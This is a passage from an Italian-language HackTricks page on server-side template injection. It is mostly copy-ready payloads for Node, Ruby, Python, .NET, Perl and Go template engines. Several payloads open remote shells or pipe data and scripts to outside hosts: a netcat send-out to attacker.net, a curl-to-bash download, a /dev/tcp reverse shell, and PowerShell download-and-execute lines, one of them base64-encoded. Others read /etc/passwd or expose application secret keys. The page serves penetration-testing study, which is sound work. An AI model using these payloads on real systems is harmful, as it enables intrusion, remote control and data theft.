
- Maggiori informazioni su https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Jade (NodeJS)
- var x = root.process
- x = x.mainModule.require
- x = x('child_process')
= x.exec('id | nc attacker.net 80')
#{root.process.mainModule.require('child_process').spawnSync('cat', ['/etc/passwd']).stdout}
Ulteriori informazioni
- Nella sezione Jade di https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jade–codepen
patTemplate (PHP)
patTemplate motore di template PHP non compilante, che utilizza tag XML per suddividere un documento in diverse parti
<patTemplate:tmpl name="page">
This is the main page.
<patTemplate:tmpl name="foo">
It contains another template.
</patTemplate:tmpl>
<patTemplate:tmpl name="hello">
Hello {NAME}.<br/>
</patTemplate:tmpl>
</patTemplate:tmpl>
Maggiori informazioni
Handlebars (NodeJS)
Path Traversal (maggiori informazioni here).
curl -X 'POST' -H 'Content-Type: application/json' --data-binary $'{\"profile\":{"layout\": \"./../routes/index.js\"}}' 'http://ctf.shoebpatel.com:9090/'
- = Errore
- ${7*7} = ${7*7}
- Niente
{{#with "s" as |string|}}
{{#with "e"}}
{{#with split as |conslist|}}
{{this.pop}}
{{this.push (lookup string.sub "constructor")}}
{{this.pop}}
{{#with string.split as |codelist|}}
{{this.pop}}
{{this.push "return require('child_process').exec('whoami');"}}
{{this.pop}}
{{#each conslist}}
{{#with (string.sub.apply 0 codelist)}}
{{this}}
{{/with}}
{{/each}}
{{/with}}
{{/with}}
{{/with}}
{{/with}}

URLencoded:
%7B%7B%23with%20%22s%22%20as%20%7Cstring%7C%7D%7D%0D%0A%20%20%7B%7B%23with%20%22e%22%7D%7D%0D%0A%20%20%20%20%7B%7B%23with%20split%20as%20%7Cconslist%7C%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epush%20%28lookup%20string%2Esub%20%22constructor%22%29%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%7B%7B%23with%20string%2Esplit%20as%20%7Ccodelist%7C%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epush%20%22return%20require%28%27child%5Fprocess%27%29%2Eexec%28%27whoami%27%29%3B%22%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7B%23each%20conslist%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B%23with%20%28string%2Esub%2Eapply%200%20codelist%29%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%7B%7Bthis%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7B%2Feach%7D%7D%0D%0A%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%7B%7B%2Fwith%7D%7D%0D%0A%7B%7B%2Fwith%7D%7D
Maggiori informazioni
JsRender (NodeJS)
| Template | Descrizione |
|---|---|
| Valuta e renderizza l’output | |
| Valuta e renderizza l’output codificato in HTML | |
| Commento | |
| e | Consente codice (disabilitato per impostazione predefinita) |
- = 49
Lato client
{{:%22test%22.toString.constructor.call({},%22alert(%27xss%27)%22)()}}
Lato server
{{:"pwnd".toString.constructor.call({},"return global.process.mainModule.constructor._load('child_process').execSync('cat /etc/passwd').toString()")()}}
Ulteriori informazioni
PugJs (NodeJS)
#{7*7} = 49#{function(){localLoad=global.process.mainModule.constructor._load;sh=localLoad("child_process").exec('touch /tmp/pwned.txt')}()}#{function(){localLoad=global.process.mainModule.constructor._load;sh=localLoad("child_process").exec('curl 10.10.14.3:8001/s.sh | bash')}()}
Esempio di render lato server
var pugjs = require("pug")
home = pugjs.render(injected_page)
Ulteriori informazioni
NUNJUCKS (NodeJS)
- {{7*7}} = 49
- {{foo}} = Nessun output
- #{7*7} = #{7*7}
- {{console.log(1)}} = Errore
{
{
range.constructor(
"return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')"
)()
}
}
{
{
range.constructor(
"return global.process.mainModule.require('child_process').execSync('bash -c \"bash -i >& /dev/tcp/10.10.14.11/6767 0>&1\"')"
)()
}
}
Maggiori informazioni
NodeJS sandbox per espressioni (vm2 / isolated-vm)
Alcuni workflow builder valutano espressioni controllate dall’utente all’interno di sandbox Node (vm2, isolated-vm), tuttavia il contesto delle espressioni espone ancora this.process.mainModule.require. Ciò permette a un attaccante di caricare child_process ed eseguire comandi OS anche quando i nodi dedicati “Execute Command” sono disabilitati:
={{ (function() {
const require = this.process.mainModule.require;
const execSync = require("child_process").execSync;
return execSync("id").toString();
})() }}
Altri NodeJS
 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*J4gQBzN8Gbj0CkgSLLhigQ.jpeg

 (1) (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*jj_-oBi3gZ6UNTvkBogA6Q.jpeg

- Maggiori informazioni su https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
ERB (Ruby)
{{7*7}} = {{7*7}}${7*7} = ${7*7}<%= 7*7 %> = 49<%= foobar %> = Error
<%= system("whoami") %> #Execute code
<%= Dir.entries('/') %> #List folder
<%= File.open('/etc/passwd').read %> #Read file

<%= system('cat /etc/passwd') %>
<%= `ls /` %>
<%= IO.popen('ls /').readlines()  %>
<% require 'open3' %><% @a,@b,@c,@d=Open3.popen3('whoami') %><%= @b.readline()%>
<% require 'open4' %><% @a,@b,@c,@d=Open4.popen4('whoami') %><%= @c.readline()%>
Maggiori informazioni
Slim (Ruby)
{ 7 * 7 }
{ %x|env| }
Maggiori informazioni
Altri esempi Ruby
.png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*VeZvEGI6rBP_tH-V0TqAjQ.jpeg

.png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*m-iSloHPqRUriLOjpqpDgg.jpeg

- Maggiori informazioni in https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Python
Consulta la pagina seguente per imparare trucchi su arbitrary command execution bypassing sandboxes in Python:
Tornado (Python)
{{7*7}} = 49${7*7} = ${7*7}{{foobar}} = Error{{7*'7'}} = 7777777
{% raw %}
{% import foobar %} = Error
{% import os %}

{% import os %}
{% endraw %}


{{os.system('whoami')}}
{{os.system('whoami')}}
Maggiori informazioni
Jinja2 (Python)
Jinja2 è un motore di template completo per Python. Ha pieno supporto unicode, un ambiente di esecuzione sandboxed opzionale integrato, è ampiamente usato ed è rilasciato sotto licenza BSD.
{{7*7}} = Error${7*7} = ${7*7}{{foobar}} Nothing{{4*4}}[[5*5]]{{7*'7'}} = 7777777{{config}}{{config.items()}}{{settings.SECRET_KEY}}{{settings}}<div data-gb-custom-block data-tag="debug"></div>
{% raw %}
{% debug %}
{% endraw %}


{{settings.SECRET_KEY}}
{{4*4}}[[5*5]]
{{7*'7'}} would result in 7777777
Jinja2 - Formato del template
{% raw %}
{% extends "layout.html" %}
{% block body %}
<ul>
{% for user in users %}
<li><a href="{{ user.url }}">{{ user.username }}</a></li>
{% endfor %}
</ul>
{% endblock %}
{% endraw %}
RCE non dipendente da __builtins__:
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read() }}

# Or in the shotest versions:
{{ cycler.__init__.__globals__.os.popen('id').read() }}
{{ joiner.__init__.__globals__.os.popen('id').read() }}
{{ namespace.__init__.__globals__.os.popen('id').read() }}
Ulteriori dettagli su come abusare di Jinja:
Altri payloads in https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2
Mako (Python)
<%
import os
x=os.popen('id').read()
%>
${x}
Maggiori informazioni
Altro Python
 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*3RO051EgizbEer-mdHD8Kg.jpeg

 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*GY1Tij_oecuDt4EqINNAwg.jpeg

- Maggiori informazioni in https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Razor (.Net)
@(2+2) <= Success@() <= Success@("{{code}}") <= Success@ <=Success@{} <= ERROR!@{ <= ERRROR!@(1+2)@( //C#Code )@System.Diagnostics.Process.Start("cmd.exe","/c echo RCE > C:/Windows/Tasks/test.txt");@System.Diagnostics.Process.Start("cmd.exe","/c powershell.exe -enc IABpAHcAcgAgAC0AdQByAGkAIABoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgAyAC4AMQAxADEALwB0AGUAcwB0AG0AZQB0ADYANAAuAGUAeABlACAALQBPAFUAdABGAGkAbABlACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAYQBzAGsAcwBcAHQAZQBzAHQAbQBlAHQANgA0AC4AZQB4AGUAOwAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABUAGEAcwBrAHMAXAB0AGUAcwB0AG0AZQB0ADYANAAuAGUAeABlAA==");
Il metodo .NET System.Diagnostics.Process.Start può essere usato per avviare qualsiasi processo sul server e quindi creare una webshell. È possibile trovare un esempio di webapp vulnerabile in https://github.com/cnotin/RazorVulnerableApp
Maggiori informazioni
- https://clement.notin.org/blog/2020/04/15/Server-Side-Template-Injection-(SSTI)-in-ASP.NET-Razor/
- https://www.schtech.co.uk/razor-pages-ssti-rce/
ASP
<%= 7*7 %>= 49<%= "foo" %>= foo<%= foo %>= Niente<%= response.write(date()) %>= <Data>
<%= CreateObject("Wscript.Shell").exec("powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.11:8000/shell.ps1')").StdOut.ReadAll() %>
Ulteriori informazioni
.Net Bypass delle restrizioni
Le meccaniche di .NET Reflection possono essere usate per bypassare il blacklisting o l’assenza di classi nell’assembly. Le DLL possono essere caricate a runtime con metodi e proprietà accessibili da oggetti di base.
Le DLL possono essere caricate con:
{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("LoadFile").Invoke(null, "/path/to/System.Diagnostics.Process.dll".Split("?"))}- dal filesystem.{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("Load", [typeof(byte[])]).Invoke(null, [Convert.FromBase64String("Base64EncodedDll")])}- direttamente dalla richiesta.
Esecuzione completa di comandi:
{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("LoadFile").Invoke(null, "/path/to/System.Diagnostics.Process.dll".Split("?")).GetType("System.Diagnostics.Process").GetMethods().GetValue(0).Invoke(null, "/bin/bash,-c ""whoami""".Split(","))}
Ulteriori informazioni
Mojolicious (Perl)
Anche se è Perl, usa tag simili a ERB in Ruby.
<%= 7*7 %> = 49<%= foobar %> = Error
<%= perl code %>
<% perl code %>
SSTI in GO
Nel motore di template di Go, la conferma del suo utilizzo può essere effettuata con payload specifici:
{{ . }}: Rivela la struttura dei dati in input. Per esempio, se viene passato un oggetto con un attributoPassword,{{ .Password }}potrebbe esporlo.{{printf "%s" "ssti" }}: Dovrebbe mostrare la stringa “ssti”.{{html "ssti"}},{{js "ssti"}}: Questi payload dovrebbero restituire “ssti” senza aggiungere “html” o “js”. Ulteriori direttive possono essere esplorate nella documentazione di Go qui.
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*rWpWndkQ7R6FycrgZm4h2A.jpeg

XSS Exploitation
Con il package text/template, l’XSS può essere semplice inserendo il payload direttamente. Invece, il package html/template codifica la risposta per evitare ciò (ad es., {{"<script>alert(1)</script>"}} produce <script>alert(1)</script>). Tuttavia, la definizione e l’invocazione di template in Go possono aggirare questa codifica: {{define “T1”}}alert(1){{end}} {{template “T1”}}
vbnet Copy code
RCE Exploitation
L’exploitation RCE differisce significativamente tra html/template e text/template. Il modulo text/template permette di chiamare direttamente qualsiasi funzione pubblica (usando il valore “call”), cosa non permessa in html/template. La documentazione per questi moduli è disponibile qui per html/template e qui per text/template.
Per RCE tramite SSTI in Go, possono essere invocati metodi degli oggetti. Per esempio, se l’oggetto fornito ha un metodo System che esegue comandi, può essere sfruttato come {{ .System "ls" }}. Di solito è necessario accedere al codice sorgente per sfruttare questo, come nell’esempio fornito:
func (p Person) Secret (test string) string {
out, _ := exec.Command(test).CombinedOutput()
return string(out)
}
Maggiori informazioni
- https://blog.takemyhand.xyz/2020/06/ssti-breaking-gos-template-engine-to
- https://www.onsecurity.io/blog/go-ssti-method-research/
LESS (Preprocessore CSS)
LESS è un popolare preprocessore CSS che aggiunge variabili, mixin, funzioni e la potente direttiva @import. Durante la compilazione, il motore LESS recupererà le risorse referenziate nelle istruzioni @import e incorporerà (“inline”) i loro contenuti nel CSS risultante quando viene usata l’opzione (inline).
{{#ref}} ../xs-search/css-injection/less-code-injection.md {{/ref}}
More Exploits
Check the rest of https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection for more exploits. Also you can find interesting tags information in https://github.com/DiogoMRSilva/websitesVulnerableToSSTI
BlackHat PDF
Related Help
If you think it could be useful, read:
Tools
- https://github.com/Hackmanit/TInjA
- https://github.com/vladko312/sstimap
- https://github.com/epinna/tplmap
- https://github.com/Hackmanit/template-injection-table
Brute-Force Detection List
Auto_Wordlists/wordlists/ssti.txt at main \xc2\xb7 carlospolop/Auto_Wordlists \xc2\xb7 GitHub
Riferimenti
- Node expression sandbox escape via
process.mainModule.require(n8n PoC) - https://portswigger.net/web-security/server-side-template-injection/exploiting
- https://github.com/DiogoMRSilva/websitesVulnerableToSSTI
- https://portswigger.net/web-security/server-side-template-injection
- 0xdf – HTB: Editor (XWiki SolrSearch Groovy RCE → Netdata ndsudo privesc)
- XWiki advisory –
SolrSearchRSS Groovy RCE (GHSA-rr6p-3pfg-562j / CVE-2025-24893)
Tip
Impara e pratica AWS Hacking:
Impara e pratica GCP Hacking:
Impara e pratica Az Hacking:Supporta HackTricks
- Controlla i piani di abbonamento!
- Unisciti al 💬 gruppo Discord, al gruppo telegram, segui @hacktricks_live su X/Twitter, oppure controlla la pagina LinkedIn e il canale YouTube.
- Condividi hacking tricks inviando PR ai repository github HackTricks e HackTricks Cloud.